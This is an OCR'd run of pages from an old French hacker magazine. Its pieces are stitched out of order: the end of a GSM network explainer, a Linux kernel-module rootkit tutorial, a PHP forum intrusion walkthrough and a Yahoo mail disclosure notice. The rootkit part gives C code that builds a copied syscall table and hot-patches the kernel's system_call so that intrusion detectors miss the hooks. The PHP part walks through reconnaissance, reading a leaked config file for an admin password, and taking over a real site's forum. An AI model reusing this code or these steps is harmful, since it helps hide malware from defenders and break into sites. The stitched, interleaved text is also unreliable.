L'enregistreur de localisation des visiteurs VLR est une base de donnée associée au commutateur MSC afin de recevoir et d'enregistrer en permanence et de manière dynamique tout les déplacements de l'utilisateur. Le VLR tient une place importante dans le réseau car c'est lui qui indique où se situe un terminal et qui signale quand celui-ci va devoir changer de BTS. A chaque utilisateur est associé un identifiant afin que les informations de la communication aillent bien d'un terminal à un autre.

Le Transit des appels :

Il faut différencier les appels d'un abonné au réseau GSM vers un du RNIS, de l'appel d'un abonné du réseau RNIS vers un du GSM. Dans le premier cas, l'abonné compose le numéro de téléphone de son interlocuteur, sa demande arrive au BTS puis va au BSC, il est alors identifié et ses droits sont vérifiés au niveau du commutateur MSC puis sa demande arrive au réseau public. Celui-ci demande à un BSC de réserver un canal pour que la future communication soit possible. Une fois que l'interlocuteur a décroché la communication est enfin établie. Dans le 2ème cas, il y a encore plus d'étapes ! Après la composition du numéro, la demande est envoyée vers le commutateur dont dépend l'utilisateur du réseau, puis cette demande est expédiée au réseau GSM qui interroge le HLR afin de vérifier l'existence et de localiser l'utilisateur demandé. Lorsque que l'interlocuteur est libre le réseau interroge le VLR pour savoir dans quelle cellule et donc vers quelle BSC la demande doit être envoyée. Une fois l'interlocuteur joint, et libre, le BSC de la zone envoie un signal à tous les terminaux de sa zone avec le numéro demandé. Dès que le terminal contenant la carte SIM appropriée au numéro décroche, la communication est établie.

g) Le centre d'exploitation et de maintenance OMC :

Le centre d'exploitation et de maintenance est la partie du réseau des opérateurs qui gère les problèmes techniques et la gestion administrative. La partie de la gestion administrative est en contact avec la base de donnée HLR, c'est elle qui gère la facturation, les changements d'abonnements ...En ce qui concerne la gestion des problèmes technique l'OMC sert à repérer les dysfonctionnements dans le réseau, à gérer les mises a jour logiciels et les problèmes de sécurité et de performances du réseau.

Voilà pour ce qui concerne la partie physique du réseau on va maintenant voir la partie de la communication entre les terminaux et les centres opérateurs.

La transmission Radio du GSM :

Comme dans tous les types de réseaux (RNIS & GSM) les opérateurs utilisent différentes techniques de multiplexage (c'est ce qui sert a utiliser une même ligne pour faire passer plusieurs commu-





nications). Il existe plusieurs techniques de multiplexage mais dans le réseau GSM, les opérateurs n'utilisent que le multiplexage de fréquence et le multiplexage temporel :

Le multiplexage par division de fréquence (FDM) :

Le multiplexage fréquentiel FDM divise en 124 canaux de 200 kHz de large chacun, les deux plages de fréquences (890-915 MHz), du terminal vers la station de base et (935-960 MHz) de la station de base vers le terminal, pour offrir 124 voies de communication duplex en parallèle (écart duplex 45 MHz en 900 MHz, 75 MHz en 1800 MHz). Le multiplexage fréquentiel est défini sur deux bandes : 900 MHz pour le GSM et 1800 MHz pour le DCS.

Le multiplexage par division de temps (TDM) :

Le TDM a 2 avantages principaux par rapport au FDM :
- Il est bien plus efficace.
- Il est capable de faire transiter des signaux numériques.

Au lieu de diviser la bande passante en segments de fréquences, cette dernière est divisée en intervalle de temps, appelés slots.
Le multiplexage par division statistique du temps (STDM), il s'apparente au TDM, hormis que lorsqu'il n'y a pas de données à transmettre, il ne transmet pas. ;-)
Le multiplexage temporel TDM partage l'usage d'une voie de transmission entre 8 communications différentes. Une trame se divise en 8 intervalles temporels d'une durée de 577 µs. Chaque intervalle constitue un canal de communication dans lequel un message élémentaire appelé paquet est transmis périodiquement. Ce paquet est un ensemble structuré de bits.

Les couches :

La transmission radio du GSM est définie par l'OSI (Open System Interconnect) qui définit les 7 couches de fonctionnalité du réseau GSM. ça ne vous rappelle rien ? Si si, pour les réseaux d'ordinateurs c'est pareil !

1. La couche physique.
2. La couche de liaison de données.
3. La couche réseau.
4. La couche transport.
5. La couche session.
6. La couche présentation.
7. La couche application.

La couche physique : Cette couche comprend tous les moyens physique d'émission et de réception radio du réseau GSM, pour cette interface radio GSM, elle assure le codage correcteur d'erreurs, et le multiplexage des canaux logiques. Les principaux canaux logiques présents sont :
❶ Les canaux de trafic (TCH pour Traffic Channel Full) qui sont utilisés dans le cas de téléphones portable comme moyen de transport de la voix.
❷ Les canaux de signalisations dédiés (SDCCH pour Stand alone Dedicated Control CHannel).
❸ Les canaux de contrôle communs (CCCH pour Common Control CHannel).
❹ Les canaux de 'broadcast' (BCCH pour Broadcast Control CHannel).

La couche physique est aussi un moment important dans l'envoi de données car c'est à ce moment-là que l'on décide du type de transmission (synchrone ou asynchrone), le débit du canal de transmission, le mode de transmission (analogique ou numérique), le type de codage pour la transmission, et le type de dialogue (point à point ou point-multipoint). La couche physique échange ses données avec la couche de liaison de données.

La couche de liaison de données : Cette couche reçoit les trames envoyées par la couche physique puis les transforme en paquets, ce système permet d'éviter des erreurs d'envoi de données. Cette couche détecte les erreurs au moment de la transformation, c'est l'utilisateur du réseau qui définit le taux minimum d'erreur.

La couche réseau : Cette couche est utilisée pour gérer (établir, maintenir, libérer) les liens utilisés pour les transmissions. La couche réseau peut être divisée en 3 sous-couches.
❶ Ressource radio (RR pour Radio Ressource).
La couche RR est composée aussi de sous-couches, qui servent à alouer, relâcher et superviser les canaux radio. Cette sous-couche est aussi utilisée pour l'envoi de mesures par la station mobile et les procédures de changements de cellules de l'utilisateur, elle gère le déplacement de l'utilisateur lorsque le terminal est en mode veille, elle gère aussi la procédure de chiffrement pour la sécurité du réseau.
❷ Gestion de la mobilité (MM pour Mobility Management).
La sous-couche MM est utilisée en permanence pour situer un terminal lorsque celui- ci est allumé, elle sert aussi à la sécurité de l'utilisateur en gérant l'authentification et l'identité de l'utilisateur, enfin elle permet d'établir des connexions virtuelles utilisées par la sous-couche CC.



❸ Gestion des connexions (CM pour Connection Management). Dans la sous-couche CM on peut voir plusieurs sous sous-couches qui sont :
➠ La gestion des services supplémentaires.
➠ Le service des messages courts, les SMS.
➠ Le control d'appel (CC pour Call Control).
La sous couche CC est utilisée pour établir et libérer des appels entre 2 abonnés.


La couche transport : Cette couche est totalement invisible pour les utilisateurs vu qu'elle gère les échanges d'informations entre différentes entités du réseau, cette couche offre 5 classes de service à la couche de session. Selon ses besoins les opérateurs opteront pour une classe en particulière, voilà les 5 classes :
➠ **Classe 0 :** Ce service est le service de base pour une couche de transport, cette classe vérifie la présence d'erreurs mais elle ne les corrige pas, elle est là pour répondre aux exigences des applications de Télétex.
➠ **Classe 1 :** Ce service n'offre qu'une capacité réduite de reprise sur erreurs.
➠ **Classe 2 :** C'est grâce à cette classe que l'on a le multiplexage de plusieurs connexions, l'opérateur peut lui demander un contrôle de flux mais il n'y a pas de mécanisme de reprise suite à une erreur.
➠ **Classe 3 :** Cette classe regroupe en fait les actions de classe 1 et 2 c'est-à-dire qu'elle offre le multiplexage et la reprise d'erreurs signalées par la couche réseau ainsi que le contrôle de flux.
➠ **Classe 4 :** C'est cette couche qui possède le plus d'actions possibles, elle peut contrôler le flux de données, elle reprend les erreurs, elle gère le multiplexage.

La couche session : Cette couche gère la partie logiciel du système, elle repose sur l'hypothèse que le transport d'information est parfait, ce n'est pas son rôle. Elle sert aussi à synchroniser le dialogue entre les applications, et doit aussi contrôler les services offerts par la couche de transport. A chaque connexion des options sont accessible au niveau de cette couche, les voilà :
➠ On peut définir la taille maximum des blocs de données.
➠ On peut aussi définir le type de dialogue des utilisateurs, la qualité du son (Half Duplex, Full duplex)

La couche présentation : Cette couche gère la description des données et sa syntaxe afin de structurer celle-ci. Elle utilise le langage ASNA pour Abstract Syntax Notation One, pour négocier la présentation des données applicatrices et pour la syntaxe d'échange.

La couche application : Cette couche est différente des autres par le fait qu'elle ne s'occupe pas du transport des données mais de l'interface de communication pour l'utilisateur. Elle définit les interactions entre l'utilisateur et le système de communication.

Voilà pour les 7 couches définit par l'ISO.Maintenant je pense que vous connaissez les bases des réseaux téléphoniques portables à travers cette norme GSM encore en vigueur aujourd'hui, enfin voilà un petit schéma récapitulatif de l'architecture du réseau GSM.



Maintenant on va voir non plus comment marche le GSM mais qu'est ce que le GSM apporte, ses utilisations... Dans le cas de téléphone portable, les GSM offre à ses abonnés 3 types de services qui sont :
➠ Les services supports.
➠ Les téléservices.
➠ Les services supplémentaires

Les services supports : Le GSM offre à ses abonnés des services supports c'est-à-dire permettant à des utilisateurs le transfert de données d'un bout à l'autre du réseau. Ces services supports répondent à des attributs techniques que voilà :
➠ L'attribut de transfert d'information : Ces attributs définissent les possibilités de transfert d'informations d'un réseau depuis un point vers un ou plusieurs autres. Il existe 2 types d'attributs, les dominants et les secondaires. Les attributs dominants déterminent une catégorie de services alors que les attributs secondaires caractérisent un service. Voilà les 4 attributs dominants :
1. Mode de transfert d'information (Circuit, paquet) : Il caractérise le réseau de transmission de données avec lequel l'utilisateur veut adhérer.
2. Débit de transfert d'information
3. Type d'information (numérique, parole)
4. Structure





Voilà les 3 attributs secondaires :

1. Mode d'établissement de la communication : Il caractérise le réseau avec lequel on souhaite échanger des données. Pour cela il existe 2 types, avec connexion et sans connexion, dans le premier cas on observe 3 étapes, l'établissement, l'envoi des données, la libération. Alors que dans le deuxième cas on n'observe que l'envoi de données, c'est a dire que les données sont envoyées sans savoir si le terminal permettant la réception est présent.

2. Configuration de la communication (point à point ou multipoint : Elle caractérise le type d'envoi de données, car certains réseaux acceptent d'envoyer des informations d'un terminal vers plusieurs à la fois.

3. Unidirectionnel, Bidirectionnel (symétrique, asymétrique) : Il caractérise la circulation des informations entre les terminaux ainsi que le rôle de chacun dans cet échange.

➠ L'attribut d'accès : Ces attributs définissent les moyens d'accéder aux services supplémentaires d'un réseau en fonction de 2 variables :

1. Canal et débit d'accès.
2. Protocole d'accès.

Ces 2 variables concernent l'ensemble des services supplémentaires, qui sont :

1. Qualité de service.
2. Opérationnel et commerciaux.
3. Services supplémentaires assurés.
4. Possibilités d'interfonctionnement.

Il faut savoir que dans un réseau GSM les données de l'abonné et de la signalisation du réseau sont véhiculées dans des canaux différents. Les services supports fournis par la norme GSM utilisent des applications multimédia très diverses (la transmission de la phonie, un accès a un réseau X.25, un transfert de données multimédia, une messagerie…)

➠ Les attributs généraux

Les téléservices : Les téléservices sont des applications opérationnelles grâce au réseau et destiné a ses abonnés. Ils utilisent les possibilités fournies par les services supports. Ces téléservices permettent entre autres la communication entre 2 postes mobiles (2 GSM) ou entre 1 poste mobile et 1 fixe (1 GSM et 1 RNIS). Ils permettent aussi les appels d'urgence grâce à une touche de votre terminal, accessible a tout moment, l'envoi de messages courts (SMS qui sont limités à 160 caractères maximums). Voilà un récapitulatif des téléservices offert par les opérateurs. Pour la voix on a accès aux appels d'urgence et à la téléphonie, pour les données on a accès à la messagerie point à point, pour les SMS la transmission est limitée à 160 caractères.

Les services supplémentaires : Les services supplémentaires sont les petits plus offerts par nos chers opérateurs, ce sont en général des dérives des téléservices, voilà une petite liste :

1. Identification de l'appelant
2. Renvoi d'appel
3. Indication d'appel en absence
4. Mise en garde d'appels
5. Restriction d'appels
6. Messagerie vocale
7. Double numérotation
8. Conférence
9. Transfert d'appel en cours
10. Numérotation abrégée
11. Rappel si occupation

Malgré toutes ces options et ces services que l'on peut avoir avec le GSM on peut quand même se poser des questions, car comme on l'a vu le GSM est assez ancien, avec nos chers Pc on a accès à de multiples applications et services multimédia, donc on est en droit de se demander quand pourra-t-on vraiment jouer en réseau avec notre téléphone portable… C'est pas avec le WAP qui a fait un gros Flop en France en tout cas, car trop cher, trop lent, en gros les opérateurs se sont foutus de notre gueule. La technologie suivante s'appelle l'UMTS qui permettra, grâce à des vitesses de transmission bien plus élevée que celles du GSM, de nombreuses nouvelles applications sur nos beaux téléphones portables comme l'envoi d'image et de son…

Voilà cet article se termine ici mais peut être a bientôt pour des aventures moins techniques et plus orientées Phreaking, car y a vraiment de quoi bien s'amuser avec des téléphones portables ou non.

Snoop_Psykoman

Merci a : Kenshin mon pote. Tout les crew encore en vies BHZ, DREA-M, BU, RTC, Tout nos gars Partis trop tôt, j'pense à toi t'inquiète.

Bibliographie :

➠ **Ë Dossier de FT**
➠ **Ë Cours de Fac**





Les LKM invisibles : Seconde Partie.

Intro

Nous avons appris la fois dernière comment cacher un module de la table des modules du noyau, mais il restait encore un point qui rendait notre lkm pas très discret : la table des syscalls.

La table des syscalls ?

Syscall_table est un tableau créé lors du démarrage du kernel (dans linux/arch/i386/kernel/Entry.S), qui contient les adresses dans la mémoire du noyau de tous les appels systèmes. Sur l'architecture IA32, un appel système est appelé par une interruption dite "logicielle" numéro 80, qui lance le gestionnaire d'appels système "system_call".
system_call lit la syscall_table pour trouver quel appel système executer, s'il en existe un.
En scannant la mémoire du kernel pour rechercher l'adresse de sys_call_table, on retombe sur trois fonctions ou symboles :

```
c0109cbc system_call
c0109d4c tracesys
c020da20 __ksymtab_sys_call_table
```

Je vous passe les détails du programme, qui après tout n'est pas très compliqué à fabriquer.
Par petit calcul on voit que le code de system_call fait moins de 180 bytes.
tracesys sert à tracer des appels systèmes, et __ksymtab_sys_call_table est la table de linkage dynamique qui sert à insmod, et dans notre exemple à linker sys_call_table avec notre module en .o
L'idée du "hack" est que la plupart des IDS qui cherchent des lkm's cherchent dans la liste des appels systèmes pour en trouver qui ne sont pas "reglos" avec le System.map. On va donc s'arranger pour que ces IDS cherchent au mauvais endroit.
Pour ce faire, on va créer une vraie fausse table des syscalls nommé hacked_sys_call_table[]:

```
void * makesyscalltable(){
    void *hacked_sys_call_table;
    hacked_sys_call_table=kmalloc(256*sizeof(long int),GFP_KERNEL);
    memcpy(hacked_sys_call_table,sys_call_table,256*sizeof(long int));
    return hacked_sys_call_table;
}
```

On y copie la table des syscalls originale.
Etape suivante : scanner la mémoire du kernel pour trouver les fonctions a patcher. En effet, on va s'arranger pour que system_call et tracesys cherchent dans notre table modifiée, au lieu de chercher dans la table "officielle". des 3 occurrences de l'adresse de sys_call_table, juste deux doivent être modifiées : il ne faut pas montrer au monde entier qu'on a dévié sys_call_table, en faisant une chose aussi stupide que modifier le symbole associé...

Bref : Patching a chaud de notre kernel...

```
int change_references(void *hacked_sys_call_table){
    char *ptr;
    int count=0;
    for ( (int)ptr =(int) SYSTEM_CALL; ((int)ptr) <(int) (SYSTEM_CALL+200) ;
        ptr++)
  if( * ((int*)ptr)==(int)sys_call_table){
      if (++count==3)
        return 0;
      (int)*((int*)ptr) =(int) hacked_sys_call_table;
  }
  if (count==0) { /* Warlkm or an other lkm using my t3kn1k loaded */
    kfree (hacked_sys_call_table); /* free the unused array */
    return -1; /* lkm installation musts abort */
  }
    return 0; /*if kernel non-crashed :-) */
}
```

On peut voir que ce code est vraiment *TRES* simple. Il vérifie si il existe des zones à modifier et s'arrange pour en modifier que deux maximum.


Et ça marche ?

Bien oui, ça marche ... Votre système linux utilise maintenant une table des appels systèmes flambant neuve !
Que montre Kstat ?
falcon:~# kstat -s | grep W
falcon:~#

Super ! pas le moindre Warning. Pourtant, si on fait le même test que précédemment, on retombe sur les mêmes conclusions : le lkm fonctionne parfaitement.

Existe-t-il des risques pour mon système ?

Je ne pense pas. Le seul risque que vous encourez est que les lkm que vous insmoderez après (et qui interceptent ou créent des syscalls) ne fonctionnent tout simplement pas. Ils seront affichés par kstats, mais ne fonctionneront pas vu qu'ils ne sont pas dans la vraie (la seule ?) L'unique table des syscalls, hacked_sys_call_table;


JE VAIS FAIRE UN BOUT DE CHEMIN AVEC VOUS. IL FAUT QUE JE VOUS MONTRE QUELQUE CHOSE


C'EST PARLÀ




ON VA PRENDRE CELLE-LÀ

Exploiter les faiblesses php

Un exemple de faille PHP Test de vulnérabilité

L'url du site cible du test restera anonyme pour des questions de sécurité !

1) Attaque :

a - Visite du site :
Je vais tout simplement surfer sur le site. Je note :
- Le site utilise le PHP3.
- Il y a un livre d'or et un forum, tout deux en php3.
- Le forum utilise une base de données MySQL.

Je regarde en gros les sources des pages, pas très intéressantes, logique on ne voit rien en php :(

b - La prise d'empreinte :
Je commence par le petit classique Whois pour cela j'utilise The AnaLySeR un programme que j'ai codé en VB6 et qui est téléchargeable sur mon site : http://www.securent-2000.com/, j'obtiens

Query :	www.xxx.com
Registry :	whois.joker.com
Results :	
domain :	xxx.com
status :	production
origin-c :	xxx@ifrance.com#0
owner :	NICOLAS xxx
email :	xxx@ifrance.com#0
address :	xxxx
city :	xxx
state :	FRANCE
postal-code :	xxx
country :	FRANCE
admin-c :	nic@amen.fr#0
tech-c :	nic@amen.fr#0
billing-c :	joker@amen.fr#0
nserver :	paris.amen.fr
nserver :	ns2.amen.fr
registrar :	JORE-1
created :	2000-06-07 05:06:18 UTC core
modified :	2001-10-31 21:19:38 UTC JORE-1
expires :	2002-06-07 05:06:18 UTC
source :	joker.com
db-updated:	2001-11-09 14:40:13 UTC


Je remarque que le site est hébergé sur Amen.
Je peux donc en conclure qu'il va être difficile d'entrer sur le site via une faille applicative, du type Buffer overflow ou autre... car le site est sur un serveur d'Amen, un gros hébergeur Français et que ses serveurs doivent posséder un minimum de sécurité et doivent être correctement patchés. Néanmoins ce n'est qu'une supposition de ma part.
Ceci se traduit par le peu de probabilité qu'il y ai présence de failles applicatives, mais possibilité de failles de scripts !

Maintenant je vais jeter un petit œil pour voir s'il y a des routeurs ou firewall avant la machine cible, je fais donc un Trace route en utilisant VisualRoute5.0b :

```
80.11.87.58
80.11.88.1
193.253.6.49
193.252.99.2
193.251.126.178
193.251.126.18
198.32.247.67
195.154.0.118
195.154.0.65
195.154.0.33
195.154.0.236
62.210.0.50
195.154.10.121
217.175.182.162
```

Tous mes paquets passent sans problèmes :) il n'y a donc pas de firewall.
Maintenant que l'on sait tout ça il va falloir des informations sur la machine elle même. Tout d'abord l'OS utilisé : amen utili-





se bien UNIX. On va faire une identification des services qui tournent sur la bécane. On va donc grabber les banner sur les ports ouverts et essayer d'identifier les services présents.
J'ai le choix entre plusieurs types de scans : TCP (efficaces mais bruyant), le XMAS, le demi ouvert, le FIN etc…
Comme il s'agit d'un test de vulnérabilité et non d'un hack je peux utiliser le scan TCP :)
Le mieux est d'utiliser NMAP qui est disponible sous Win2000. Ici comme je devais juste effectuer un scan TCP, j'ai utilisé encore un fois un programme codé par moi même en VB6 et disponible sur mon site (The AnaLySeR ou TCPscan).

```
[21] ProFTPD 1.2.2rc1 Server (ProFTPD)
[23]
[25] 220 paris6.amen.fr ESMTP Sendmail 8.10.2/8.10.2; Fri, 9 Nov 2001 17:01:31
+0100
[80]
[81]
[110] +OK QPOP (version ?) at paris6.amen.fr starting.
<17558.1005321693@paris6.amen.fr>
[143] * OK paris6.amen.fr IMAP4rev1 v12.264 server ready
[444]
```

Tout ça est très intéressant ! on voit qu'il y a un serveur FTP, un telnet, un smtp, un http, un pop et un Imap. Le port 81 étant attribué pour l'administration à distance du site. Il s'agit en fait d'un tableau de contrôle où seul l'administrateur du site y a accès.
On voit aussi que l'administrateur du serveur de amen est consciencieux car il a enlevé la bannière du serveur POP, on peut alors se demander si les bannières qu'on a reçu sont vraies ou truquées par l'administrateur système ??

Bon j'ai déjà récolté pas mal d'informations. J'aimerai savoir si le serveur en face utilise Linux ? pour cela j'envoie un paquet TCP sur un port fermé, cela aura pour conséquence un renvoi d'un paquet particulier de la cible. En sniffant le retour sur ma machine et je regarde la valeur que prend le TOS du paquet retour. Je vois C0 , il y a donc de grande chance que la machine utilise Linux.

Je fais un petit scan de CGI pour la route même si je sais que cela ne servira à rien car des serveurs de cette taille ont très rarement ce genre de problèmes. Il consiste à vérifier des problèmes liées à des application CGI, où l'exploitation se fait via une URL pour la majorité. Il suffit donc de vérifier si l'URL existe.
En effet j'obtiens aucun résultat.

Bon je vais m'arrêter là pour la recherche d'informations sur le serveur d'Amen car il est peu probable que je puisse passer par ce chemin. Je pourrai vérifier quelques informations en me connectant en telnet, en essayant de scanner pour trouver un wardialling etc… mais bon…

c - Exploitation des résultats

Je vois que le site cible est sous amen. Je vais donc accéder à ses stats.

```
/stats
/stats/ftp/
/stats/mail/
```

Ainsi j'obtiens les noms des utilisateurs :

Top 2 sur un total de 2 utilisateurs

#	Hits		Fichiers		Ko		Visites		Utilisateur
1	1	0.00%	1	0.00%	0	0.00%	1	0.15%	cscwxc
2	1	0.00%	1	0.00%	0	0.00%	1	0.15%	script



Dans la section FTP, j'obtiens les URL de certains fichiers qui sont censés être cachés :

Top 23 sur un total de 126 URLs					
#	Hits		Ko		URL
1	24	10.17%	83	21.40%	/web/test/forum/message.php3
2	12	5.08%	28	7.25%	/web/test/forum/
3	11	4.66%	10	2.55%	/web/forum/poster.php3
4	10	4.24%	124	31.92%	/web/
5	9	3.81%	13	3.34%	/web/forum/smiley.php3
6	6	2.54%	15	3.74%	/web/test/forum/post.htm

Suite de l'article Yahoo piratable by Fozzy

Yahoo France a été contacté par téléphone le 28 novembre, une lettre recommandée détaillant le résultat complet de mon audit leur a été envoyée quelques jours après, ainsi qu'à Yahoo USA. Ces trous de sécurité, importants, ont probablement été corrigés, mais au cas où il en subsisterait d'autres voici quelques conseils: ne transmettez jamais d'informations confidentielles non cryptées par internet, faites une sauvegarde de vos messages, ne cliquez jamais sur un lien ou un bouton contenu dans un mail, désactivez le javascript et le chargement automatique des images sur votre navigateur, et allez à la pêche au lieu d'utiliser un ordinateur. Si vous suivez tous ces conseils, vous ne craignez plus rien !

Merci à Uzy, Slider, et Kicker pour leur collaboration et leur travail sur les failles des webmails.


FozZy

Hackademy Member of Staff
fozzy@dmpfrance.com

Dans un soucis éthique, et de sécurité pour les utilisateurs de Yahoo mail, nous n'avons pas publié ici le moyen concret, que nous connaissons, de pirater le service. Nous décrivons en revanche laes causes de ces failles dans le détail.

www.dmpfrance.com





J'ai donc obtenue les URL de certain fichiers importants :

/forum/config.txt
/forum/suppression.php3
/test/
/test/forum/
etc...

Je vais jeter un oeil dans sur /test/ et j'obtiens une page qui me demande un login et mot de passe. Cela veut tout simplement dire qu'il s'agit du répertoire propre au webmaster et utilisateurs du sites. Il est possible que le mot de passe ne protège qu'un fichier et non le répertoire.

Je vais donc relever dans les stats toutes les URL qui m'indiquent fichiers et sous répertoires du répertoire TEST.

Et en effet j'y ai accès. Voici un premier problème de sécurité !
Je vais essayer de lire le fichier config.txt dont j'ai obtenu l'url dans les stats. J'obtiens :

```
<?
//mettre l'url du répertoire du forum sans le slash de fin
$site="http://www.xxx.com/forum";
//email de l'administrateur du forum
$email_wm="webmaster@xxx.com";

//nom du site
$nom_site="xxx";

//mot de passe pour accéder a l'administration
$pass="er2x1";

//copyright
$copyr="<br><br><center>&copy; 1999 - 20001 xxx</center>";
?>
```

Encore un problème de sécurité à ce stade. J'obtiens donc le mot de passe de l'administration du forum.
Je vais faire un tour sur leur forum pour comprendre un peu comment il fonctionne, les noms de variables utilisées etc...

FORUM

Nouveau Sujet

Sujet	Auteur
Comment faire...	BrYce
Partage de connexions	nvl
comment	THE MaTrIX
super	gabydounait
Le Forum	Nic C

Nouveau Sujet





Ici on voit la page d'accueil du forum : index.php3
Je vois que chaque message contient un numéro, et la lecture fonctionne comme ceci : message.php3?nume=21
Il y a donc une variable "nume".

Maintenant je vais essayer de trouver la variable d'administration, où le mot de passe doit être entré.
Je tape logiquement : /forum/index.php3?admin= er2x1

Là je retombe sur la page d'avant. Aucune 404, c'est donc que je suis sûrement logé en tant qu'administrateur .

Je clique sur un message pour vérifier.
En bas du message il y a marqué "supprimer". je suis donc bien logé en tant qu'administrateur sur le forum et je peux le modifier.

Pour la page suppression.php3
Elle utilise la variable "num_supp". donc /forum/suppression.php3?nume_sup=21
supprimera le message nume=21.

De plus la page suppression.php3 présente un bug de codage important. En effet lorsque que l'on va sur la page, il y a un lien "retour au forum" en cliquant sur ce lien on retourne au forum en effet mais en tant qu'administrateur. Le programmeur pensait que seul l'admin connaîtrait l'existence de la page suppression.php3 donc il a fait ceci. Grave erreur car j'ai pu obtenir le nom de la page via les stats et à cause de ce bug je peux obtenir directement la variable et le mot de passe administrateur du forum.

Voici la ligne de code qui pose problème dans le fichier suppression.php3 :

```
<center><a href=\"index.php3?admin=$pass\">Retour au forum</a></center>";
```

2) Résumé :

Résumé des problèmes PHP :
1) Les stats fournissent trop d'informations
2) Le système de mot de passe utilisé pour le répertoire /test n'est pas fiable
3) Le mot de passe d'administration est trop facilement accessible
4) Le nom de la variable d'administration du fichier /forum/index.php3 est trop logique et permet une utilisation directe du mot de passe obtenue.
5) Erreur de programmation dans la page suppression.php3

Coté positif :
1) Pas de page d'administration accessible directement. Du type /forum/admin.php3

Les réactions de l'administrateur du site :
"Ben en faite je penser pas que je pouvais me faire avoir juste par une visualisation de mes stats ce qui est quand même très idiot de la part de l'hebergeur. Je te remercie."

Ici le webmaster pense que c'est la faute de l'hébergeur mais c'est de sa faute car c'est à lui de sécuriser son site surtout que Amen propose dans ses forums la solution à ce problème ! l'hébergeur est donc absolument pas mis en cause mais c'est plutôt le webmaster qui l'est.

3) Phase de sécurisation :

Tout d'abord il faut sécuriser l'accès aux stats.
Pour cela nous allons créer un premier fichier htaccess.txt :

